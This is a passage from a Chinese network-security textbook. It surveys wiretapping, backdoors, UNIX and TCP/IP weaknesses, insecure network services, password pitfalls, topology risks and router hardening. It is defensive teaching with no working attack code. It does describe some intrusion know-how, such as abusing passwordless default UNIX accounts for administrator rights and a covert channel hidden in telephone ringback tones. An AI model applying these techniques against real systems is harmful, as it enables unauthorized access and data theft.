• 搭线：现行计算机网络的传输媒介主要是同轴电缆和现有电话线路等，这些通信线路很容易进行搭线窃听。搭线窃听的手段主要有两种：其一，利用磁记录设备或计算机终端从信道中截获有关计算机信息，然后对记录信息进行加工、综合、分析，提取有用信息；其二，搭线者不仅截获有关信息，而且试图更改、延迟被传送的信息，从而造成更大的威胁。例如，在具有现金分配能力的自动出纳机（ATM）中，前者可以使攻击者获得为冒充合法用户所必需的信息（个人识别符和 PASSWORD 等），而后者则可以使攻击者能够插入未经认可的报文以非法手段获取资金。

• 串音。在有线通信链路中（光纤除外），由于电磁泄漏和信道间寄生参数的交叉耦合，当一个信道进行信息传送时，会在另一个或多个相邻信道感应出信号或噪声即串音。串音也可能由网络交换中心产生。串音不但使网络内的噪声增加，传输的信息发生畸变，而且会引起传导泄漏，对信息保密构成威胁。

另外，中国是一个发展中国家。我们的网络信息安全系统除了具有上述普遍存在的安全缺陷之外，还具有其他一些独具特色的安全缺陷。

• 由技术被动性引起的安全缺陷。首先，我们的芯片基本依赖于进口，即使是自己开发的芯片也需要到国外加工。只有当我国的半导体和微电子技术取得突破性进展之后，才能从根本摆脱这种受制于人的状态。

其次，为了缩小与世界先进水平的差距，我国引进了不少外国设备，但这也同时带来了不可轻视的安全缺陷。比如，大部分引进设备都不转让知识产权，我们很难获得完整的技术档案。这就为今后的扩容、升级和维护带来了麻烦。更可怕的是，有些引进设备可能在出厂时就隐藏了恶意的“定时炸弹”或者“后门”。在非和平时期，这些预设的“机关”有可能对我们的网络信息安全与保密构成致命的打击。

再者，新技术的引入也可能带来安全问题。攻击者可能用现有的技术去研究新技术发现新技术的脆弱点。引入新技术时，并不都有合适的安全特性。尤其是在安全问题还没有被认识，没有被解决时，产品进入市场，情况就更严重。当前，高新技术的发展十分迅速，有些安全措施没过多久就会变得过时，若没有及时发现有关的安全缺陷，就有可能形成严重的安全隐患。

• 人员素质问题引起的安全缺陷。法律靠人去执行，管理靠人去实现，技术靠人去掌握。人是各个安全环节中最重要的因素。全面提高人员的道德品质和技术水平是网络信息安全与保密的最重要保证。

• 缺乏系统的安全标准所引起的安全缺陷。国际电联和国际标准化组织都在安全标准体系

的制定方面作了大量的工作。我们也应该结合国内具体情况制定自己的标准，并逐渐形成系列，把我国的网络信息安全与保密提高到一个新水平。缺乏安全标准不但会造成管理上的混乱，而且也会使攻击者更容易得手。

此外，我国加入 WTO 也会使我们的网络信息系统更加开放，当然也就会引发更多的黑客事件。对此，我们应该有足够的思想准备和技术措施。

1.4.3 软件漏洞

网络信息系统由硬件和软件组成。由于软件程序的复杂性和编程的多样性，在网络信息系统的软件中很容易有意或无意地留下一些不易被发现的安全漏洞。软件漏洞显然会影响网络信息的安全与保密。下面介绍一些有代表性的软件安全漏洞。

1. 陷门及其防范

所谓陷门是一个程序模块的秘密的未记入文档的入口。一般陷门是在程序开发时插入的一小段程序，其目的是测试这个模块或是为了连接将来的更改和升级程序，或者是为了将来发生故障后，为程序员提供方便等合法用途。通常在程序开发后期将去掉这些陷门，但是由于各种有意或无意的原因，陷门也可能被保留下来。

陷门一旦被原来的程序员利用，或者被无意或有意的人发现将会带来严重的安全后果。比如，可能利用陷门在程序中建立隐蔽通道，甚至植入一些隐蔽的病毒程序等。非法利用陷门可以使得原来相互隔离的网络信息形成某种隐蔽的关联，进而可以非法访问网络，达到窃取、更改、伪造和破坏的目的，甚至有可能造成网络信息系统的大面积瘫痪。下面介绍几个常见的陷门实例。

- 逻辑炸弹。在网络软件（比如程控交换机的软件中）可以预留隐蔽的对日期敏感的定时炸弹。在一般情况下，网络处于正常工作状态，一旦到了某个预定的日期，程序便自动跳到死循环程序，造成死机甚至网络瘫痪。
- 遥控旁路。某国向我国出口的一种传真机，其软件可以通过遥控将加密接口旁路，从而失去加密功能，造成信息泄露。
- 远程维护。某些通信设备（比如数字程控交换机）具有一种远程维护功能，即可以通过远程终端，由公开预留的接口进入系统完成维护检修功能，甚至可以实现国外厂家的维护人员在其本部的终端上对国内进口的设备进行远程维护。这种功能在带来明显的维护管理便利的同时，当然也带来了一种潜在的威胁。在特定情况下，也可以形成潜在的攻击。
- 非法通信。某些程控交换机具有单向监听功能，即由特许用户，利用自身的话机拨号，可以监听任意通话双方的话音而不会被发现。这原本是一种合法的监听。但是，从技术上来说，这也可以实现隐蔽的非法通信。比如，攻击者可以利用主动呼叫，收方不用摘机，由随机数激活收方的专用设备并从约 90 秒的回铃音的时隙内将情报信息传至发方。整个通信过程隐蔽，没有计费话单，不易被发现。
- 贪婪程序。一般程序都有一定的执行时限，如果程序被有意或错误地更改为贪婪程序和循环程序，或被植入某些病毒（比如：蠕虫病毒），那么此程序将会长期占用机时，造成意外阻塞，使合法用户被排挤在外不能得到服务。

对付陷门的方法可以归纳为：

（1）加强程序开发阶段的安全控制，防止有意破坏并改善软件的可靠性，比如，采用先进的软件工程进行对等检查、模块结构、封装和信息隐藏、独立测试和程序正确性证明以及配置管理等；

（2）在程序的使用过程中实行科学的安全控制，比如，利用信息分割限制恶意程序和病毒的扩散；利用审计日志跟踪入侵者和事故状态，促进程序间信息的安全共享；

（3）制定规范的软件开发标准，加强管理，对相关人员的职责进行有效监督，改善软件的可用性和可维护性。

2. 操作系统的安全漏洞与防范

操作系统是硬件和软件应用程序之间接口的程序模块，它是整个网络信息系统的核心控制软件，系统的安全体现在整个操作系统之中。对一个设计上不够安全的操作系统，事后采用增加安全特性或打补丁的办法是一项很艰巨的任务，特别是对引进的国外设备，在没有详细技术资料的情况下，其工作更加复杂。

操作系统的主要功能包括：进程控制和调度、信息处理、存储器管理、文件管理、输入输出管理、资源管理和时间管理等。操作系统的安全是深层次的安全，主要的安全功能包括：存储器保护（限定存储区和地址重定位，保护存储的信息）、文件保护（保护用户和系统文件，防止非授权用户访问）、访问控制、用户认证（识别请求访问的用户权限和身份）。

操作系统的安全漏洞。

• 输入/输出（I/O）非法访问。在某些操作系统中，一旦 I/O 操作被检查通过之后，该操作系统就继续执行下去而不再检查，从而造成后续操作的非法访问。某些操作系统使用公共的系统缓冲区，任何用户都可以搜索这个缓冲区，如果此缓冲区没有严格的安全措施，那么其中的机密信息（用户的认证数据、身份识别号和口令等）就有可能被泄露。

• 访问控制的混乱。安全访问强调隔离和保护措施，但是资源共享则要求公开和开放。这是一对矛盾，如果在设计操作系统时没能够处理好这两者之间的关系，那么就会可能出现因为界限不清造成操作系统的安全问题。

• 不完全的中介。完全的中介必须检查每次访问请求以进行适当的审批。而某些操作系统省略了必要的安全保护。比如，仅检查一次访问或没有全面实施保护机制。

• 操作系统陷门。某些操作系统为了安装其他公司的软件包而保留了一种特殊的管理程序功能。尽管此管理功能的调用需要以特权方式进行，但是并未受到严密的监控，缺乏必要的认证和访问权的限制，有可能被用于安全访问控制，从而形成操作系统陷门。

由于国内网络主机一般以 UNIX 为操作系统，所以下面对 UNIX 做一专门介绍。

UNIX 历经几次更新换代，其功能和安全性日趋完善。但即便如此，网络黑客仍可以利用一些鲜为人知的漏洞攻入系统，进行形形色色的破坏活动。

在安装 UNIX 时，有一些系统在缺省状态下，会自动建立一些账户，例如 guest 等。由于这些账户都有一个约定俗成的口令，因此若网络系统管理员忽视了它的存在，则任何人都可以大摇大摆的进入该主机。与此类似，还有一种系统缺省建立的账户，如 shutdown 和 sync。这种账户一般是为了执行一个相关命令，所以并不设口令。其 UID（用户身份证）多与系统管理员的相同，故与系统管理员具有同样的权限。一个网络黑客可以冒充利用这种账户，来取得

系统管理员的权限。而且从技术角度来讲，这并不困难。

在 UNIX 系统内，有些文件与目录对整个系统的安全运转具有举足轻重的作用，如：目录/etc、/usr、/bin、/mail、/usr/spool 和/usr/etc 等，文件/.*、/etc/*和/bin/*等。此外，还有两个与日志有关的文件/etc/adm/sulog 和/usr/adm/syslog。这些文件的受损将给网络系统的安全与信息的保密带来严重威胁。

在 UNIX 环境下还存在着两种特殊的命令程序，即 Suid 和 Guid。其主要特点是：执行 Suid 的账户会在本程序终止前拥有与该程序的所有者相同的 UID；与此类似，执行 Guid 的账户会在本程序结束前拥有与该程序的所有者相同的 GID。因为在 UNIX 系统中，检查用户权限的惟一根据就是账户的 UID 与 GID，所以这两种程序成为网络黑客的有利工具。黑客们曾经利用 Suid 与 Guid 制造了许多入侵事件，特别是针对超级用户的程序。

为了建立安全的操作系统，首先必须构造操作系统的安全模型（单级安全模型、多级安全模型和系统流模型等）和不同的实施方法。其次应该采用诸如隔离、核化（最小特权等）和环结构（开放设计和完全中介）等安全科学的操作系统设计方法。再者，还需要建立和完善操作系统的评估标准、评价方法和测试质量。

3. 数据库的安全漏洞与防范

数据库是从操作系统的文件系统基础上派生出来的用于大量数据的管理系统。数据库的全部数据都记录在存储媒体上，并由数据库管理系统（DBMS）统一管理。DBMS 为用户及应用程序提供一种访问数据的方法，并且对数据库进行组织和管理，并对数据库进行维护和恢复。数据库系统的安全策略，部分由操作系统来完成，部分由强化 DBMS 自身安全措施来完成。数据库系统存放的数据往往比计算机系统本身的价值大得多，必须加以特别保护。

从操作系统的角度看，DBMS 是一种应用程序而数据库是一种数据文件。为了防止数据库中的数据受到物理破坏而不能恢复原来的系统，应当对数据库系统采取定期备份所有文件的方法来保护系统的完整性。

DBMS 是在操作系统的基础之上运行的应用程序，是为多个用户共享的应用软件。因此，不能允许它具有任何通向操作系统的可信途径。DBMS 必须具有独立的用户身份鉴别机制，以便构成一种双重保护。有时还可以对使用数据库的时间甚至地点加以限制，甚至要求用户只能在指定时间指定终端上对数据库系统进行指定的操作。

有些数据库将原始数据以明文形式存储于数据库中，这是不够安全的。实际上，高明的入侵者可以从计算机系统的内存中导出所需的信息，或者采用某种方式侵入系统，从系统的后备存储器上窃取数据或篡改数据。因此，必要时应该对存储数据进行加密保护。数据库的加密应该采用独特的加密方法和密钥管理方法，因为数据的生命周期一般较长，密钥的保存时间也相应较长。

4. TCP/IP 协议的安全漏洞与防范

协议是两个或多个参与者为完成某种任务或功能而采取的一系列有序步骤。在网络信息系统中，协议使得不了解的双方能够相互配合并保证公平性。协议可以为通信者建立、维护和解除通信联系，实现不同机型互连的共同约定。协议的基本特点是：预先建立（在使用前事先设计好）、相互约定（协议的所有参加者要约定按顺序执行的步骤）、无歧义（不应使参加者由于误解而不能执行其步骤）、完备的（对每一种可能发生的情况都有预防措施）。

通信网的运行机制基于通信协议。不同节点之间的信息交换按照事先约定的固定机制，通过协议数据单元来完成。对每个节点来说，所谓通信只是对接收到的一系列协议数据单元产生响应，而对从网上来到的信息真实性或从节点发给网中其他节点的真实性均无法提供保证。高速信息网在技术上是以传统电信网为基础，通过改革传输协议发展而来的，因此，各种传输协议之间具有一定的不一致性，这也会大大影响信息的安全质量。

TCP/IP 协议是 90 年代以来发展最为迅速的网络协议。目前，TCP/IP 协议在因特网上一统天下。它的广泛使用，使得 TCP/IP 的任何安全漏洞都会产生巨大的影响。由于 TCP/IP 技术是面向数据通信的，因而它是无连接的网络，数据信息包穿过传输网时并不采用特定的路由，所以 TCP/IP 技术并不能向终端应用提供确定的 QoS（服务管理质量）。

尽管 TCP/IP 技术在网络方面取得了巨大的成功，但也越来越暴露出它的不足之处。TCP/IP 通信协议，在设计初期并没有考虑到安全性问题，而且用户和网络管理员没有足够的精力专注于网络安全控制，加上操作系统和应用程序越来越复杂，开发人员不可能测试出所有的安全漏洞，连接到网络上的计算机系统就可能受到外界的恶意攻击和窃取。在异种机型间资源共享的背后，是既令黑客心动，又让网络安全专家头痛的一个又一个的漏洞和缺陷，如脆弱的认证机制、容易被窃听或监视、易受欺骗、有缺陷的 LAN 服务和相互信任的主机、复杂的设置和控制、基于主机的安全不易扩展、IP 地址的不保密性等。

为了尽可能地解决 TCP/IP 的安全问题，INTERNET 的技术管理机构 IETF（INTERNET 工程任务组）研究了一种新版本 IP 协议，称为 Ipv6。新的 IP 协议地址长度由现在的 32 位扩展到 128 位，增加了安全机制，重点从鉴别和保密两个方面制定了一系列标准，以支持 21 世纪的应用。1995 年 8 月，IETF 发表了 5 个与安全相关的标准来定义 INTERNET 的安全功能。这 5 个标准是：RFC 1825 （安全体系结构综述）、RFC 1826 （分组鉴别扩展到 IP 的描述）、RFC 1827 （分组加密扩展到 IP 的描述）、RFC 1828 （专用鉴别机制）、RFC 1829 （专用加密机制）。Ipv6 强制性地支持这些安全标准，其安全特性主要在 IP 信元头后面的扩展元头中实现。用于鉴别的扩展信元头叫做鉴别信元头。用于保密的扩展信元头叫做密封保密负载信元头。

此外，国际上一些公司还相继提出了许多安全协议。比如：

- SSL——它是 TCP/IP 协议族的安全套接层协议；
- S-HTTP——它是安全超文本传输协议，是对 HTTP 的一种扩展，在应用层上工作，可允许用户在任何报文上进行数字签名；
- SEEP——安全电子支付协议；
- SET——安全电子交易协议；
- IKP——INTERNET 密钥控制支付协议。

5. 网络软件与网络服务的漏洞

比较常见的网络软件与网络服务漏洞如下。

- Finger 的漏洞。在 TCP/IP 协议中，Finger 只须一个 IP 地址便可以提供许多关于主机的信息，比如谁正在登录、登录时间和登录地点等。对于一个训练有素的网络黑客来讲，Finger 无疑是其进入目标主机的一把利器。因为若知道网络用户名，也就等于入侵成功了一半。
- 匿名 FTP。匿名 FTP 是因特网服务商的一项重要的服务，它允许任何网络用户通过 FTP 访问系统上的软件。而不正确的配置将严重威胁系统的安全。FTP 虽然是一个合法的账户，但

它不应该具有可工作的 Shell。所以它在主机的口令文件中的账户信息应是：ftp:*: 400:400: Anonymous Ftp:/home/ftp:/bin/false，还应该保证 Ftp 的主目录权限为 0555；~ftp/bin、~ftp/etc 的权限是 111；~ftp/etc/*的权限是 0444；/usr/spool/mail/ftp 的权限是 0400。任何以 Ftp 登录到系统的用户都不应该具有创建文件和目录的权限，因为黑客完全可以在一个具有写权限的目录内设置一个“特洛依木马”，静静的等待用户或网络管理员上钩。TFTP 是一个相当危险的文件传输服务，由于它根本不作登录与控制审查，任何人可以通过该命令取走服务器上的具有读权限的文件。

• 远程登录。在大型网络环境下，远程登录可以给用户带来很大方便，但在方便的背后却潜藏着一个很大的安全危机。在网络上运行诸如 rlogin、rcprexec 等远程命令时，由于要跨越一些网络的传输口令，而 TCP/IP 对所传输的信息又不进行加密，所以，网络黑客只要在所攻击的目标主机的 IP 包所经过的一条路由上运行“嗅探器”的程序，就可以截取目标口令。根据有关资料，目前黑客所用的“嗅探器”程序，在 24 小时之内便可以捕捉到千余条口令。所以，远程登录将给网络黑客提供便利的入侵机会，给网络安全和信息保密带来很大威胁。

此外，TCP/IP 网络中的 echo、systat、netstat、bootp、udp、tftp、link、supdup、sunprc、news、snmp、xdmcp、exec、login、shell、printer、biff、who、syslog、uucp、route、openwin、NFS 和 X11 等服务被认为是不安全的。

• 电子邮件。电子邮件是当今网络上使用最多的一项服务，因此，通过电子邮件来攻击一个系统是网络黑客们的拿手好戏。曾经名噪一时的莫里斯“蠕虫”病毒，正是利用了电子邮件的漏洞在因特网上疯狂传播。对于一个国内网络用户，尤其是商业用户，最担心的莫过于电子邮件的安全和保密。

在计算机网络中最容易被窃的就是电子邮件的信息。尽管电子邮件的传输仅仅是几分钟的事情，但它所经过的传输过程却十分复杂。

首先，在电子邮件服务器上，将使用者的电子邮件“打包”（即将使用者的电子邮件转化成一组二进制代码，以便于网络传输），该邮件服务器被称为 SMTP 服务器，专用于发送电子邮件，它遵守的是 SMTP 协议（即简单邮件传输协议）。

然后，由于电子邮件服务器主机与收信人的电子邮件服务器主机并不一定是连接在一起的，其中必然要经过许多网络主机，这些网络主机将电子邮件信息暂时存储，并寻找通向收信人主机的最佳途径。

最后，电子邮件到达收信人主机，再转换成收信人主机所能识别的计算机信息。收信人主机被称为 POP 服务器，它遵从 POP 协议（即邮局协议）。

电子邮件的发送要经过许多中转主机节点。在每个节点邮件将被临时存储，直到线路畅通，才会沿最佳路径向下一个主机节点传送。电子邮件这种犹如明信片慢件一样一件件的接力传递方式，每经过一个节点就多了一次被黑客们截取信息的机会。

实际上，网络黑客最简单的偷窃电子邮件的手段就是偷取网络用户的用户密码，而且这对网络黑客来说是比较容易的。

SMTP 和 POP3 是与电子邮件有关的两个服务，分别负责电子邮件的发送与接收，Sendmail 程序是电子邮件的核心程序。Sendmail 的版本越低，其安全漏洞就越多。

电子邮件给网络所带来的另一个安全问题是 E-mail 计算机病毒。上面已提到过莫里斯“蠕虫”病毒，正是利用 E-mail 来进行广泛传播的。目前，除“蠕虫”病毒之外，电子邮件所附

带的文档如 Lotus、Excel 电子数据表文件，特别是 Microsoft Word 文件等都可能带有病毒。比如，一种利用电子邮件传播的计算机 Word 宏病毒，它首先感染病毒源机的所有 Word 文档，并在计算机上查找使用者的电子邮件通讯录，随机地选取三个地址自动发出三封电子邮件，到达目标主机后检查计算机是否被传染，若无，则侵入计算机以同样方式感染计算机并传播病毒。

• 口令设置的漏洞。口令是网络信息系统中最常用的安全与保密措施之一。如果用户采用了适当的口令，那么他的信息系统安全性将得到大力加强。但是，实际上网络用户中谨慎设置口令的用户却很少，这对计算机内信息的安全保护带来了很大的隐患。曾有人在因特网上选择了几个网点，用字典攻击法在给出用户名的条件下测出 70%的用户口令只用了 30 多分钟，80%用了 2 小时，83%用了 48 小时。

网络信息系统的设计安全性再强，如果用户选择的口令不当，仍然存在被破坏的危险。用户对口令的选择，存在着以下几个误区。

误区之一：用“姓名＋数字”作口令，许多用户用自己或与自己有关的人的姓名再加上其中某人的生日等作口令。

误区之二：用单个的单词或操作系统（如 DOS 等）的命令作口令。

误区之三：多个主机用同一个口令，将导致一个主机口令被窃会影响多台主机的安全。

误区之四：只使用一些小写字母作为口令，这样使字典攻击法攻破的概率大增。

以上四个口令设置的误区，将给信息保密与网络安全带来隐患，网络用户和管理员应切实注意自己的口令设置，不给网络黑客留下可逞之机。

1.4.4 结构隐患

1. 网络拓扑结构的安全缺陷

拓扑逻辑是构成网络的结构方式，是连接在地理位置上分散的各个节点的几何逻辑方式。拓扑逻辑决定了网络的工作原理及网络信息的传输方法，一旦网络的拓扑逻辑被选定，必定要选择一种适合这种拓扑逻辑的工作方式与信息的传输方式。如果这种选择和配置不当，将为网络安全埋下隐患。事实上，网络的拓扑结构本身就有可能给网络的安全带来问题。

常见的网络拓扑结构有总线型结构、星型结构、环型结构及网状结构和树型结构等。在实际应用中，通常是它们的混合形式，而非单一的拓扑结构。下面对各种拓扑结构在安全方面的优缺点作一简要介绍。

• 总线型拓扑结构

目前的局域网基本上都采用以广播为技术基础的总线型以太网，任何两个节点之间的通信数据包，不仅为这两个节点的网卡所接收，也同时为处在同一以太网上的任何一个节点的网卡所截取。因此，黑客只要接入以太网上的任一节点进行侦听，就可以捕获发生在这个以太网上的所有数据包，对其进行解包分析，从而窃取关键信息，这就是以太网所固有的安全隐患。Internet 上许多免费的黑客工具，如 SATAN、ISS 和 NETCAT 等，都把以太网侦听作为其最基本的手段。

当前，局域网安全的解决办法有以下几种。

（1）网络分段：网络分段通常被认为是控制网络广播风暴的一种基本手段，但其实也是保证网络安全的一项重要措施。其目的就是将非法用户与敏感的网络资源相互隔离，从而防止可能的非法侦听，网络分段可分为物理分段和逻辑分段两种方式。

（2）以交换式集线器代替共享式集线器：对局域网的中心交换机进行网络分段后，以太网侦听的危险仍然存在。这是因为网络最终用户的接入往往是通过分支集线器而不是中心交换机，而使用最广泛的分支集线器通常是共享式集线器。这样，当用户与主机进行数据通信时，两台机器之间的数据包（称为单播包 Unicast Packet）还是会被同一台集线器上的其他用户所侦听。一种很危险的情况是：用户 TELNET 到一台主机上，由于 TELNET 程序本身缺乏加密功能，用户所键入的每一个字符（包括用户名、密码等重要信息），都将被明文发送，这就给黑客提供了机会。

因此，应该以交换式集线器代替共享式集线器，使单播包仅在两个节点之间传送，从而防止非法侦听。当然，交换式集线器只能控制单播包而无法控制广播包（Broadcast Packet）和多播包（Multicast Packet）。所幸的是，广播包和多播包内的关键信息要远远少于单播包。

（3）VLAN 的划分：为了克服以太网的广播问题，除了上述方法外，还可以运用 VLAN（虚拟局域网）技术，将以太网通信变为点到点通信，防止大部分基于网络侦听的入侵。

目前的 VLAN 技术主要有三种：基于交换机端口的 VLAN、基于节点 MAC 地址的 VLAN 和基于应用协议的 VLAN。基于端口的 VLAN 虽然稍欠灵活，但却比较成熟，在实际应用中效果显著，广受欢迎。基于 MAC 地址的 VLAN 为移动计算提供了可能性，但同时也潜藏着遭受 MAC 欺诈攻击的隐患。而基于协议的 VLAN，理论上非常理想，但实际应用却尚不成熟。

在集中式网络环境下，通常将中心的所有主机系统集中到一个 VLAN 里，在这个 VLAN 里不允许有任何用户节点，从而较好地保护敏感的主机资源。在分布式网络环境下，可以按机构或部门的设置来划分 VLAN。各部门内部的所有服务器和用户节点都在各自的 VLAN 内，互不侵扰。

VLAN 内部的连接采用交换实现，而 VLAN 与 VLAN 之间的连接则采用路由实现。目前，大多数的交换机都支持 RIP 和 OSPF 这两种国际标准的路由协议。如果有特殊需要，必须使用其他路由协议（如 CISCO 公司的 EIGRP 或支持 DECnet 的 IS-IS），也可以用外接的多以太网口路由器来代替交换机，实现 VLAN 之间的路由功能。当然，这种情况下路由转发的效率会有所下降。

无论是交换式集线器还是 VLAN 交换机都是以交换技术为核心，它们在控制广播、防止黑客上相当有效，但同时也给一些基于广播原理的入侵监控技术和协议分析技术带来了麻烦。因此，如果局域网内存在这样的入侵监控设备或协议分析设备，就必须选用特殊的带有 SPAN（Switch Port Analyzer）功能的交换机。这种交换机允许系统管理员将全部或某些交换端口的数据包映射到指定的端口上，提供给接在这一端口上的入侵监控设备或协议分析设备。Cisco 公司的 Catalyst 系列交换机就具备 SPAN 功能。

- 星型拓扑结构：星型拓扑结构是由中央节点和通过点到点链路接到中央节点的各站点组成。星型拓扑如同电话网一样，将所有设备连接到一个中心点上，中央节点设备常被称为转接器、集中器或中继器。

星型拓扑结构主要有如下缺陷。

（1）电缆的长度和安装：因为每个站点直接和中央节点相连，因而需要大量的电缆，电缆沟的维护、安装等都存在着问题。

（2）扩展困难：要增加新的网点，就要增加到中央节点的连接，这需要事先设置好大量的冗余电缆。

（3）对中央节点的依赖性太大：如果中央节点出现故障，则会成为致命性的事故，可能会导致大面积的网络瘫痪。

除此之外，星型拓扑结构网络的另一大隐患是：大量的数据处理要靠中央节点来完成，因而会造成中央节点负荷过重，结构较复杂，容易出现“瓶颈”现象，系统安全性较差。

• 环型拓扑结构：这种拓扑结构的网络由一些中继器和连接中继器的点到点链路组成一个闭合环。每个中继器与两条链路连接，每个站点都通过一个中继器连接到网络上，数据以分组的形式发送。由于多个设备共享一个环路，因此需对网络进行控制。

环型拓扑结构主要有如下缺陷。

（1）节点的故障将会引起全网的故障：在环上数据传输通过了接在环上的每一个节点，如果环上某一节点出现故障，将会引起全网的故障。

（2）诊断故障困难：因为某一节点故障会引起全网不工作，因此难以诊断故障，需要对每个节点进行检测。

（3）不易重新配置网络：要扩充环的配置较困难，同样要关掉一部分已接入网的节点也不容易。

（4）环型拓扑结构影响访问协议：环上每个节点接到数据后，要负责将之发送到环上，这意味着同时要考虑访问控制协议。节点发送数据前，必须知道传输介质对它是可用的。

• 树型拓扑结构：树型拓扑结构是从总线型拓扑演变而来的，形状像一棵倒置的树。通常采用同轴电缆作为传输介质，且使用宽带传输技术。当节点发送信号时，根节点接收此信号，然后再重新广播发送到全网。

树型结构的主要缺陷是对根节点的依赖性太大，如果根节点发生故障，则全网不能正常工作，因此该种结构的可靠性与星型结构类似。

2. 网络硬件的安全缺陷

作为网络信息系统的躯体，网络硬件的安全隐患也是网络结构缺陷的重要方面。下面对常用网络硬件设备的安全隐患做一简要介绍。

• 网桥的安全隐患：网桥是独立于协议的互连设备，它工作在 OSI 参考模型的第二层，完成数据帧的转发，主要目的是在连接的网络间提供透明的通信。网桥的转发依据数据帧中的源地址和目的地址来判断一个数据帧是否应转发和转发到哪个端口。帧中的地址称为“MAC”地址或“硬件”地址，一般就是网卡所带的地址。

网络上的设备看不到网桥的存在，设备之间的通信就如同在一个网络上。由于网桥是在数据帧上转发的，因而只能连接相同或相似的网络（如以太网之间、以太网与令牌环网之间的互连），只能转发相同或相似结构的数据帧。对于不同类型的网络（如以太网与 X.25 之间）或不同的数据帧结构，网桥就失去了作用。

网桥的应用较为广泛，但网桥的互连存在着不少的问题。

一是广播风暴。由于网桥不阻挡网络中的广播信息，当网络的规模较大时（几个网桥，多个以太网段），有可能引起网络风暴，导致整个网络全被广播信息填满，直至完全瘫痪。

二是当与外部网络互连时，网桥会把内部网络和外部网络合二为一，成为一个网，双方都向对方完全开放自己的网络资源。其主要根源是网桥只是最大限度地把网络沟通，而不管传送的信息是什么。

三是由于网桥基于“最佳效果”来传送数据信息包，还可能会引起数据丢失，这为网络的安全埋下了很大隐患。

• 路由器的安全隐患：路由器工作于 OSI 网络模型的第三层（网络层）。路由器的基本功能可概括为路由和交换。所谓路由是指选信息传送的最佳路径，以提高通信速度，减轻网络负荷，使网络系统发挥最大的效益。所谓交换是指路由器能够连接不同结构、不同协议的多种网络，在这些网络之间传递信息。

由于路由器是网络中比较关键的设备，针对网络存在的各种安全隐患，路由器必须具有如下的安全特性。

（1）可靠性与线路安全。可靠性要求是针对故障恢复和负载能力而提出来的。对于路由器来说，可靠性主要体现在接口故障和网络流量增大两种情况下，为此，备份是路由器不可或缺的手段之一。当主接口出现故障时，备份接口自动投入工作，保证网络的正常运行。当网络流量增大时，备份接口又可承当负载分担的任务。

（2）身份认证。路由器中的身份认证主要包括访问路由器时的身份认证、对端路由器的身份认证和路由信息的身份认证。

（3）访问控制。对于路由器的访问控制，需要进行口令的分级保护。有基于 IP 地址的访问控制和基于用户的访问控制。

（4）信息隐藏。与对端通信时不一定需要用真实身份进行通信。通过地址转换，可以做到隐藏网内地址，只以公共地址的方式访问外部网络。除了由内部网络首先发起的连接，网外用户不能通过地址转换直接访问网内资源。

（5）数据加密。

（6）攻击探测和防范。

（7）安全管理。

由于路由器要处理大量的信息，并且其功能任务繁重（路由选择、信息及协议转换、网络安全功能的实现、信息的加密和压缩处理、优先级控制和信息统计等），因而它比网桥要慢，而且可能会影响到信息量。在路由选择过程中，路由器共有两种选择方式，即静态路由选择和动态路由选择。与之相应，路由表有静态路由表和动态路由表。动态路由表具有可修改性，可能会给网络安全带来危害。若一个路由器的路由表被恶意修改或遭受破坏，则可能会给网络的整体或局部带来灾难性的后果。此外，某些局域网可能会采用 IP 过滤技术，利用路由器的 IP 过滤对来自网络外部的非授权用户进行控制，但由于 IP 的冒用，往往不能达到维护网络安全的目的，而且此法可能会引起网络黑客对路由表的攻击。

对于黑客来说，利用路由器的漏洞发起攻击通常是一件比较容易的事情。路由器攻击会浪费 CPU 周期，误导信息流量，使网络陷于瘫痪。好的路由器本身会采取一个好的安全机制来保护自己，但是仅此一点是远远不够的。保护路由器安全还需要网管员在配置和管理路由器过程中采取相应的安全措施。

（1）堵住安全漏洞：限制系统物理访问是确保路由器安全的最有效方法之一。限制系统物理访问的一种方法就是将控制台和终端会话配置成在较短闲置时间后自动退出系统。避免将调制解调器连接至路由器的辅助端口也很重要。一旦限制了路由器的物理访问，用户一定要确保路由器的安全补丁是最新的。漏洞常常是在供应商发行补丁之前被披露，这就使得黑客抢在供应商发行补丁之前利用受影响的系统，这需要引起用户的关注。

（2）避免身份危机：黑客常常利用弱口令或默认口令进行攻击。加长口令、选用 30 到 60 天的口令有效期等措施有助于防止这类漏洞。另外，一旦重要的 IT 员工辞职，用户应该立即更换口令。用户应该启用路由器上的口令加密功能，这样即使黑客能够浏览系统的配置文件，他仍然需要破译密文口令。实施合理的验证控制以便路由器安全地传输证书。在大多数路由器上，用户可以配置一些协议，如远程验证拨入用户服务，这样就能使用这些协议结合验证服务器提供经过加密、验证的路由器访问。验证控制可以将用户的验证请求转发给通常在后端网络上的验证服务器。验证服务器还可以要求用户使用双因素验证，以此加强验证系统。双因素的前者是软件或硬件的令牌生成部分，后者则是用户身份和令牌通行码。其他验证解决方案涉及在安全外壳（SSH）或 IPSec 内传送安全证书。

（3）禁用不必要服务：拥有众多路由服务是件好事，但近来许多安全事件都凸显了禁用不需要本地服务的重要性。需要注意的是，禁用路由器上的 CDP 可能会影响路由器的性能。另一个需要用户考虑的因素是定时。定时对有效操作网络是必不可少的。即使用户确保了部署期间时间同步，经过一段时间后，时钟仍有可能逐渐失去同步。用户可以利用名为网络时间协议（NTP）的服务，对照有效准确的时间源以确保网络上的设备时针同步。不过，确保网络设备时钟同步的最佳方式不是通过路由器，而是在防火墙保护的非军事区（DMZ）的网络区段放一台 NTP 服务器，将该服务器配置成仅允许向外面的可信公共时间源提出时间请求。在路由器上，用户很少需要运行其他服务，如 SNMP 和 DHCP，只有绝对必要的时候才使用这些服务。

（4）限制逻辑访问：限制逻辑访问主要是借助于合理处置访问控制列表。限制远程终端会话有助于防止黑客获得系统逻辑访问。SSH 是优先的逻辑访问方法，但如果无法避免 Telnet，不妨使用终端访问控制，以限制只能访问可信主机。因此，用户需要给 Telnet 在路由器上使用的虚拟终端端口添加一份访问列表。

控制消息协议（ICMP）有助于排除故障，但也为攻击者提供了用来浏览网络设备、确定本地时间戳和网络掩码以及对 OS 修正版本做出推测的信息。为了防止黑客搜集上述信息，只允许以下类型的 ICMP 流量进入用户网络：ICMP 网无法到达的、主机无法到达的、端口无法到达的、包太大的、源抑制的以及超出生存时间（TTL）的。此外，逻辑访问控制还应禁止 ICMP 流量以外的所有流量。

